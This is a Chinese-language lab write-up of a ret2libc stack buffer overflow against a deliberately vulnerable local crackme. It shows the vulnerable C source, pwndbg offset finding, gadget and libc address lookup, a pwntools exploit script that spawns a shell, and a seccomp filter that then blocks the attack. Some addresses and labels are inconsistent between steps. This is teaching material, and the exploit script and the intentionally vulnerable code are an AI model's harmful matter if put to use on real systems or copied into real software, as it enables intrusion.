1.源程序编译

```
root@kali:/home/kali/Desktop# gcc -fno-stack-protector -z execstack -no-pie -g stack2.c -o stack2 -l seccomp
stack2.c: In function 'start':
stack2.c:15:3: warning: 'read' writing 256 bytes into a region of size 64 overflows the destination [-Wstringop-overf
   15 |   read(0, buf, 256);
      |   ^~~~~~~~~~~~~~~~~
stack2.c:13:8: note: destination object 'buf' of size 64
   13 |   char buf[64];
      |        ^~~
In file included from stack2.c:4:
/usr/include/unistd.h:360:16: note: in a call to function 'read' declared with attribute 'access (write_only, 2, 3)'
  360 | extern ssize_t read (int __fd, void *__buf, size_t __nbytes) __wur
      |                ^~~~
root@kali:/home/kali/Desktop#
```

2.对于源程序寻找溢出点

```
zzxzxzyyxzyzxzzyxzzzyyyyzyyzzyzyzzzz
pwndbg> cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
pwndbg> run
Starting program: /home/kali/Desktop/stack2
IOLI Crackme Level 0x00
Password:aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Invalid Password!

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401259 in start () at stack2.c:21
21      }
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
 RAX  0x12
 RBX  0x3e8
 RCX  0x7ffff7ea5603 (write+19) ← cmp    rax, -0x1000 /* 'H=' */
 RDX  0x0
 RDI  0x7ffff7f88670 (_IO_stdfile_1_lock) ← 0
 RSI  0x7ffff7f86743 (_IO_2_1_stdout_+131) ← or     al, byte ptr [rax] /* 0xf886700000000a; '\n' */
 R8   0x12
 R9   0x405f70 → 0x406475 ← 0x0
 R10  0x7ffff7fed8f0 (strcmp+4464) ← pxor   xmm0, xmm0
 R11  0x246
 R12  0x4010e0 (_start) ← 0x89485ed18949ed31
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x6161617261616171 ('qaaaraaa')
 RSP  0x7fffffffe058 ← 'saaataaauaaavaaawaaaxaaayaaa\n'
 RIP  0x401259 (start+147) ← 0x834853e5894855c3
[ DISASM ]
▶ 0x401259 <start+147>    ret    <0x6161617461616173>
```

```
pwndbg> cyclic -l 0x61616173
72
pwndbg>
```

3.使用 ropper 找到 pop rdi ,ret 的值

```
root@kali:/home/kali/Desktop# ropper --file ./stack2 | grep "pop" | grep "ret"|g
[INFO] Load gadgets for section: LOAD
[LOAD] loading ... 100%
[INFO] Load gadgets for section: GNU_STACK
[LOAD] loading ... 100%
[LOAD] removing double gadgets ... 100%
0x000000000040140b: pop rdi; ret;
root@kali:/home/kali/Desktop#
```

4. 找库地址和/bin/sh 的地址

```
root@kali:/home/kali/Desktop# ldd ./stack2
        linux-vdso.so.1 (0×00007ffff7fca000)
        libseccomp.so.2 ⇒ /lib/x86_64-linux-gnu/libseccomp.so.2 (0×00007ffff7f91000)
        libc.so.6 ⇒ /lib/x86_64-linux-gnu/libc.so.6 (0×00007ffff7db7000)
        /lib64/ld-linux-x86-64.so.2 (0×00007ffff7fcc000)
root@kali:/home/kali/Desktop# ropper --file /lib/x86_64-linux-gnu/libc.so.6 --string "/bin/sh"


Strings
═══════

Address     Value
──────      ─────
0×00198882  /bin/sh
```

5. 找 exit 和 system 的地址

```
[Inferior 1 (process 37292) exited normally]
pwndbg> p system
$1 = {int (const char *)} 0×7ffff7e21860 <__libc_system>
pwndbg> p exit
$2 = {void (int)} 0×7ffff7e17100 <__GI_exit>
pwndbg>
```

7. 写 payload

*/home/kali/Desktop/attack.py - Mousepad

File Edit Search View Document Help

stack.c × attack.py ×

```
from pwn import *
p = process("./stack")
libcaddr=0×00007ffff7dd8000#库地址
setrdi=0×00000000004012fb #pop ret地址
str_binbash=libcaddr+0×00198882 #/bin/bash地址
proc_system=0×7ffff7e21860  #system地址
proc_exit=0×7ffff7e17100 #exit地址

num=72
payload = b'A' * num

payload += p64(setrdi)
payload += p64(str_binbash)
payload += p64(proc_system)

payload += p64(setrdi)
payload += p64(120)
payload += p64(proc_exit)

p.sendline(payload)

p.interactive()
```

8. 进行攻击

```
root@kali:/home/kali/Desktop# python3.9 attack.py
[+] Starting local process './stack': pid 37464
[*] Switching to interactive mode
IOLI Crackme Level 0×00
Password:Invalid Password!
$ ls
attack1.py  core    pwndbg-dev.zip  Python-3.7.0.tgz  stack.c
attack.py   pwndbg  Python-3.7.0    stack             yatm-master
$ cat /tmp/flag
hello!
$
$ exit
[*] Got EOF while reading in interactive
$
[*] Process './stack' stopped with exit code 120 (pid 37464)
[*] Got EOF while sending in interactive
Traceback (most recent call last):
  File "/usr/local/lib/python3.9/dist-packages/pwnlib/tubes/process.py", line 746, in close
    fd.close()
BrokenPipeError: [Errno 32] Broken pipe
root@kali:/home/kali/Desktop#
```

9. 对源程序添加约束


/home/kali/Desktop/stack2.c - Mousepad

File Edit Search View Document Help

stack.c × attack.py × stack2.c × attack2.py ×

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dlfcn.h>
#include <seccomp.h>

void start() {
  printf("IOLI Crackme Level 0×00\n");
  printf("Password:");

  char buf[64];
  memset(buf, 0, sizeof(buf));
  read(0, buf, 256);

  if (!strcmp(buf, "250382"))
    printf("Password OK :)\n");
  else
    printf("Invalid Password!\n");
}

int main(int argc, char *argv[]) {
  scmp_filter_ctx ctx=seccomp_init(SCMP_ACT_ALLOW);
  seccomp_rule_add(ctx,
                   SCMP_ACT_KILL,
                   SCMP_SYS(write),
                   1,
                   SCMP_A0(SCMP_CMP_NE,1));
  seccomp_rule_add(ctx,
                   SCMP_ACT_KILL,
                   SCMP_SYS(write),
                   1,
                   SCMP_A2(SCMP_CMP_GE,32));
  seccomp_load(ctx);

  setreuid(geteuid(), geteuid());
  setvbuf(stdout, NULL, _IONBF, 0);
  setvbuf(stdin, NULL, _IONBF,0);
  start();

  return 0;
}
```

10. 修改攻击脚本，进行攻击，超出 32 字节会拦截


kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali:~/Desktop$ python3.9 attack2.py
[+] Starting local process './stack2': pid 39633
[*] Switching to interactive mode
IOLI Crackme Level 0×00
Password:Invalid Password!
$ cat /tmp/flag
hello!
abcdefghijklmopqr
$ ls
[*] Got EOF while reading in interactive
$ ls
[*] Process './stack2' stopped with exit code 120 (pid 39633)
[*] Got EOF while sending in interactive
Traceback (most recent call last):
File "/usr/local/lib/python3.9/dist-packages/pwnlib/tubes/process.py", line 746, in close
fd.close()
BrokenPipeError: [Errno 32] Broken pipe
kali@kali:~/Desktop$
kali@kali: ~/Desktop
File Actions Edit View Help
arch=c000003e syscall=1 compat=0 ip=0×7ffff7ec6603 code=0×0
root@kali:/home/kali/Desktop# dmesg -C
root@kali:/home/kali/Desktop# dmesg
[25132.361890] audit: type=1326 audit(1653883699.574:53): auid=1000 uid=1000 gid=1000 ses=2 subj==unconfined pid=39638 comm="ls" exe="/usr/bin/ls" sig=31 a
rch=c000003e syscall=1 compat=0 ip=0×7ffff7e9a603 code=0×0
[25132.531145] audit: type=1326 audit(1653883699.742:54): auid=1000 uid=1000 gid=1000 ses=2 subj==unconfined pid=39636 comm="sh" exe="/usr/bin/dash" sig=31
arch=c000003e syscall=1 compat=0 ip=0×7ffff7ec6603 code=0×0
[25132.550560] audit: type=1326 audit(1653883699.762:55): auid=1000 uid=1000 gid=1000 ses=2 subj==unconfined pid=39634 comm="sh" exe="/usr/bin/dash" sig=31
arch=c000003e syscall=1 compat=0 ip=0×7ffff7ec6603 code=0×0
root@kali:/home/kali/Desktop#